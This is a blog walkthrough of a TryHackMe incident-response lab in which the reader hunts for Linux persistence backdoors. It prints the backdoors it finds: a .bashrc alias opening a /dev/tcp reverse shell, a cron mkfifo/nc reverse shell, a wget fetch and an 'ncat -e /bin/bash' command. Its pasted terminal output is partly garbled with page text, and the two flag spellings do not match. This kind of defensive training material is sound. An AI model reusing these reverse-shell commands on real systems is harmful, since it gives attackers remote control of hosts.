

Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



Tardigrade Room | Tryhackme Writeup/Walkthrough | By Md Amiruddin



Md Amiruddin · Follow

Published in InfoSec Write-ups

6 min read · Feb 25, 2023

Listen

Share

More

Can you find all the basic persistence mechanisms in this Linux endpoint?



Room Link : <https://tryhackme.com/room/tardigrade>

Task 1: Connect to the machine via SSH

A server has been compromised, and the security team has decided to isolate the machine until it's been thoroughly cleaned up. Initial checks by the Incident Response team revealed that there are five different backdoors. It's your job to find and remediate them before giving the signal to bring the server back to production.



First, let's start the Virtual Machine by pressing the Start Machine button at the top of this task. You may access the VM using the AttackBox or your VPN connection.

To start our investigation, we need to connect to the server. The IR team has provided the credentials for use below and noted that the user has root privileges to the server. I'll help guide you along at first, but as we progress through each step, I'm sure you'll feel more comfortable solving these on your own.

user: giorgio

password: armani

To know the os version type > `cat /etc/lsb-release` in the terminal.

```
giorgio@giorgio:~$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION="Ubuntu 20.04.4 LTS"
giorgio@giorgio:~$
```

Answer the questions below :

1. What `is` the server's OS version?
A. Ubuntu `20.04.4` LTS

Task 2 : Investigating the giorgio account

Since we're in the giorgio account already, we might as well have a look around.

Some interesting file we found in giorgio's home directory is .bad_bash

```
giorgio@giorgio:~$ ls -la
total 1200
drwxr-xr-x 4 giorgio giorgio 4096 Apr 13 2022 .
drwxr-xr-x 3 root root 4096 Apr 13 2022 ..
-rwsr-xr-x 1 root root 1183448 Apr 13 2022 .bad_bash
-rw----- 1 giorgio giorgio 0 Feb 25 10:38 .bash_history
-rw-r--r-- 1 giorgio giorgio 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 giorgio giorgio 3897 Apr 13 2022 .bashrc
drwx----- 2 giorgio giorgio 4096 Apr 13 2022 .cache
-rw-r--r-- 1 giorgio giorgio 807 Feb 25 2020 .profile
-rw-rw-r-- 1 giorgio giorgio 75 Apr 13 2022 .selected_editor
drwx----- 2 giorgio giorgio 4096 Apr 13 2022 .ssh
-rw-r--r-- 1 giorgio giorgio 0 Apr 13 2022 .sudo_as_admin_successful
-rw----- 1 giorgio giorgio 10111 Apr 13 2022 .viminfo
```

Now in the terminal type > nano .bashrc to read its content.

```
GNU nano 4.8 .bashrc
alias grep='grep --color=auto'
alias fgrep='fgrep --color=auto'
alias egrep='egrep --color=auto'
fi Linux Persistence_Final IP Address Expires
10.10.85.157 1h 41m 38s
? Add 1 hour Terminate

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'
# What's the most interesting file you found in giorgio's home directory?

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'
alias ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls --color=auto' as an entry so we can go back to it later.

# Add an "alert" alias for long running commands. Use like so:
# sleep 10; alert
alias alert='notify-send --urgency=low -i "$(($? == 0) && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\([^\n]*\)/\1/g'\''|head -n1)'

# Alias definitions.
# You may want to put all your additions into a separate file like .bash_aliases to check the scheduled tasks that he owns.
# ~/._bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ./._bash_aliases ]; then
. ./._bash_aliases
fi

^C Get Help ^D Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo M-A Mark Text
^X Exit ^R Read File ^F Replace ^U Paste Text ^T To Spell ^G Go To Line M-E Redo M-B Copy Text
```

Now in the terminal type > crontab -e to find anything interesting about scheduled tasks.

```

# Edit this file to introduce tasks to be run by cron.
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task      Expires
#                                         10.10.85.157      1h 39m 17s
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# In every investigation, it's important to keep a dirty wordlist to keep track of all your findings, no matter how small. It's also a way to prevent going back in
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# Another file that can be found in every user's home directory is the .bashrc file. Can you check if you can find something interesting in giorgio's .bashrc?
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8) check the scheduled tasks that he owns.
#
# m h dom mon dow user  command
#       *       *       *       *       *       *   rm /tmp/f; /usr/bin/mkfifo /tmp/f; /usr/bin/cat /tmp/f|/bin/sh -i 2>&1|/usr/bin/nc 172.10.6.9 6969 >/tmp/f
#       *       *       *       *       *       *   /usr/bin/wget -q -O- https://raw.githubusercontent.com/b4r3l/ctf/main/crontab > /tmp/crontab.6Js76t/crontab 2>&1
#                                         Dirty Wordlist Revisited
"/tmp/crontab.6Js76t/crontab" 24L, 1013C

```

21,1 All

Answer the questions below :

- 1.What's the most interesting file you found in giorgio's home directory?
A. .bad_bash
2. In every investigation, it's important to keep a dirty wordlist to keep track of all your findings, no matter how small. Another file that can be found in every user's home directory is the .bashrc.
A. ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls --color=auto'
3. It seems we've covered the usual bases in giorgio's home directory, so it's time to move on. Did you find anything interesting about scheduled tasks?
A. /usr/bin/rm /tmp/f;/usr/bin/mkfifo /tmp/f;/usr/bin/cat /tmp/f|/bin/sh -i 2>&1|/usr/bin/nc 172.10.6.9 6969 >/tmp/f

Task 3 : Dirty Wordlist Revisited

In the previous task, the concept of a dirty wordlist was introduced. In this task, we will discuss it in more detail.

A dirty wordlist is essentially raw documentation of the investigation from the investigator's perspective. It may contain everything that would help lead the investigation forward, from actual IOCs to random notes. Keeping a dirty wordlist assures the investigator that a specific IOC has already been recorded, helping keep

the investigation on track and preventing getting stuck in a closed loop of used leads.

It also helps the investigator remember the mindset that they had during the course of the investigation. The importance of taking note of one's mindset during different points of an investigation is usually given less importance in favour of focusing on the more exciting atomic indicators; however, recording it provides further context on why a specific bit is recorded in the first place. This is how pivot points are decided and further leads, born and pursued.

The advantages of a dirty wordlist don't end here. A quick way to formally document findings at the end of the investigation is to clean them up. It is recommended to put in every sort of detail that may help during the course of the investigation. So, in the end, it would be easy to remove all the unneeded details and false leads, enrich actual IOCs, and establish points of emphasis. The flag for this task is:

THM{d1rty_w0rdl1st}

Answer the questions below :

1. This **section** is a bonus discussion on the importance of a dirty wordlist. Answer the question:
What is the flag?
A. THM{d1rty_w0rdl1st}

Task 4 : Investigating the root account

Normal user accounts aren't the only place to leave persistence mechanisms. As such, we will then go ahead and investigate the root account.

A few moments after logging on to the root account, we find an error message in our terminal which is given below.

Then After moving forward with the error message, a suspicious command appears in the terminal as part of the error message as

ncat -e /bin/bash 172.10.6.9 6969.

```
giorgio@giorgio:~$ sudo su
[sudo] password for giorgio:
root@giorgio:/home/giorgio# Ncat: TIMEOUT.
^C
[1]+  Exit 1x Persistence - Final   ncat -e /bin/bash 0172.10.6.9 6969
root@giorgio:/home/giorgio# █
Normal user accounts aren't the only place to leave persistence mechanisms.
```

Answer the questions below :

1. A few moments after logging **on** to the root account, you find an **error** message. What does it say?
A. Ncat: TIMEOUT
2. After moving forward **with** the **error** message, a suspicious command appears **in**. What command was displayed?
A. ncat -e /bin/bash 172.10.6.9 6969
3. You might wonder, "**how did that happen? I didn't even do anything? I just log in!**" Can you find out how the suspicious command has been implemented?
A. .bashrc

Task 5 : Investigating the system

After checking the giorgio and the root accounts, it's essentially a free-for-all from here on, as finding more suspicious items depends on how well you know what's "normal" in the system.

we can find the last persistence mechanism by reading **/etc/passwd**.

```
root@giorgio:/home/giorgio# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin0.10.85.157
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologinunt
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:0:nobody:/nonexistent:/bin/bash
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologinok for "usuals" and "unusuals". For example, you can
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologinmething (or someone?) already present in fresh Lin
```

Answer the questions below :

1. There's one more persistence mechanism in the system.

A good way to systematically dissect the system is to look for "usuals" and "unusuals". This specific persistence mechanism is directly tied to something (or someone). What is the last persistence mechanism?

- A. nobody

Task 6 : Final Thoughts

Now that you've found the final persistence mechanism, it's time to clean up. The persistence mechanisms tackled in this room are common and straightforward; as such, the process of eradicating them is simple.

The first four persistence mechanisms can be remediated by simply removing the mechanism (e.g. delete the file, remove the commands). The last one, however,

involves bringing back the “unusuals” to their “usual” state, which is a bit more complex as you intend for that particular user, file or process to function as before.

For us adversary left a golden nugget of “advise” somewhere. In order to find the nugget you can take help from below.

```
root@giorgio:/home/giorgio# cd /
root@giorgio:# ls -la
total 2011216
drwxr-xr-x 20 root root 4096 Apr 13 2022 .
drwxr-xr-x 20 root root 4096 Apr 13 2022 ..
lrwxrwxrwx 1 root root 7 Feb 23 2022 bin -> usr/bin
drwxr-xr-x 4 root root 4096 Apr 13 2022 boot
drwxr-xr-x 19 root root 3920 Feb 25 10:24 dev
drwxr-xr-x 98 root root 4096 Apr 13 2022 etc
drwxr-xr-x 3 root root 4096 Apr 13 2022 home
lrwxrwxrwx 1 root root 7 Feb 23 2022 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Feb 23 2022 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Feb 23 2022 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Feb 23 2022 libx32 -> usr/libx32
drwxr-xr-x 2 root root 16384 Apr 13 2022 lost+found
drwxr-xr-x 2 root root 4096 Feb 23 2022 media
drwxr-xr-x 2 root root 4096 Feb 23 2022 mnt
drwxr-xr-x 3 nobody root 4096 Apr 13 2022 nonexistent
drwxr-xr-x 2 root root 4096 Feb 23 2022 opt
dr-xr-xr-x 179 root root 0 Feb 25 10:24 proc
drwx----- 4 root root 4096 Apr 13 2022 root
```

In order to read the content of nugget type the command `cat .youfoundme` in the terminal to get the flag.

```
root@giorgio:/# cd nonexistent
root@giorgio:/nonexistent# ls
root@giorgio:/nonexistent# ls -la
total 24
drwxr-xr-x 3 nobody root 4096 Apr 13 2022 .
drwxr-xr-x 20 root root 4096 Apr 13 2022 ..
-rw----- 1 nobody root 127 Apr 13 2022 .bash_history
drwx----- 2 nobody root 4096 Apr 13 2022 .cache
-rw----- 1 nobody root 747 Apr 13 2022 .viminfo
-rw-r--r-- 1 nobody root 20 Apr 13 2022 .youfoundme
root@giorgio:/nonexistent# cat .youfoundme
THM{Nob0dy_ls_s@f3}
```

Answer the questions below :

1. Finally, as you've already found the final persistence mechanism, there's va
The adversary left a golden nugget of "advise" somewhere.
What is the nugget?
A. THM{Nob0dy_1s_s@f3}



Thankyou For Reading.

Tryhackme

Tryhackme Walkthrough

Linux

Persistence

Ctf



Follow

Published in InfoSec Write-ups

49K Followers · Last published 10 hours ago

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. Subscribe to our weekly newsletter for the coolest infosec updates: <https://weekly.infosecwriteups.com/>



Follow

Written by Md Amiruddin

155 Followers · 6 Following

This is a profile of a cybersecurity enthusiast and CTF writer. He is an experienced information security professional and highly motivated individual.



No responses yet

What are your thoughts?

Respond

More from Md Amiruddin and InfoSec Write-ups



In InfoSec Write-ups by Md Amiruddin


Vulnhub Writeup/Walkthrough SickOS 1.1 | By Md Amiruddin

This CTF walkthrough is similar to the labs found in the OSCP exam course.

Dec 21, 2022



...



 In InfoSec Write-ups by Visir

Could You Be the Next Victim? How to Protect Your Google Account Now


Today, nearly everyone is connected to the internet, and this dependency grew exponentially during the COVID-19 pandemic. With more people...

[Open in app ↗](#)

Medium



Search



 In InfoSec Write-ups by Shanzah Shahid

Hack Like a Pro: Mastering Penetration Testing with Virtual vs Physical Lab Setups

Learn how to build a powerful, cost-effective testing environment to sharpen your ethical hacking skills.

2d ago 44 2



...



In InfoSec Write-ups by Md Amiruddin

Intro to Docker | Tryhackme Writeup/Walkthrough | By Md Amiruddin

Learn to create, build and deploy Docker containers!

May 5, 2023 5



...

See all from Md Amiruddin

See all from InfoSec Write-ups

Recommended from Medium

The screenshot shows the TryHackMe platform interface. At the top, there are navigation links: Learn, Compete, Other, and a red 'Access Machines' button. A search bar and a notification icon with a '1' are also present. Below the header, the title 'Cyber 2024' is displayed, followed by a subtext: 'Solve the world of cyber security by engaging in festive beginner-friendly exercises every day in the lead-up to Christmas!'. The main content area features a dark background with a green progress bar at the bottom indicating 'Room completed (100%)'. Below the progress bar are several buttons: 'Start AttackBox', 'Badge', 'Help', 'Save Room', '5247' (likes), and 'Options'. To the right, there's a decorative illustration of a winter landscape with snow-covered trees.

In T3CH by TRedEye

Advent of Cyber 2024 {All Tasks Update daily}—Tryhackme walkthrough

Advent of Cyber 2024 BY ::-> TRedEye

Dec 3, 2024 355 2



The screenshot shows the ZAP proxy tool interface during an 'Intruder attack of http://enum.thm'. The top navigation bar includes 'Attack' and 'Save' buttons. Below the title, there are tabs for 'Results', 'Positions', 'Payloads', 'Resource pool', and 'Settings'. A filter bar below the tabs says 'Intruder attack result filter: Showing all items'. The main content area is a table with columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The table lists 19 rows of data. Below the table, there are tabs for 'Request' and 'Response'. The 'Response' tab is selected, showing a detailed view of a captured response. The response body contains HTML code for a password reset page, including a success message: 'Your new password is: Tk5zve0P' and an email address: 'Email: admin@admin.com'. The ZAP interface includes various buttons and status indicators along the bottom.

embosddotar

TryHackMe—Enumeration & Brute Force—Writeup

Key points: Enumeration | Brute Force | Exploring Authentication Mechanisms | Common Places to Enumerate | Verbose Errors | Password Reset...

Jul 31, 2024

26



...

Lists




General Coding Knowledge

20 stories · 1847 saves



Staff picks

793 stories · 1548 saves



IritT

Linux Shells—Cyber Security 101-Command Line -TryHackMe Walkthrough

Learn about scripting and the different types of Linux shells.

Oct 27, 2024



...



 Trntry

TryHackMe | Introduction To Honeypots Walkthrough

A guided room covering the deployment of honeypots and analysis of botnet activities

⭐ Sep 7, 2024  10



...



 Abhijeet Singh

Advent of Cyber 2024 [Day 3] Even if I wanted to go, their vulnerabilities wouldn't allow it.

So, Let's Start with the Questions. I hope you already read the story and all the given instructions —

Dec 4, 2024 2



In T3CH by Axoloth

TryHackMe | Search Skills | WriteUp

Learn to efficiently search the Internet and use specialized search engines and technical docs

Oct 26, 2024 61



See more recommendations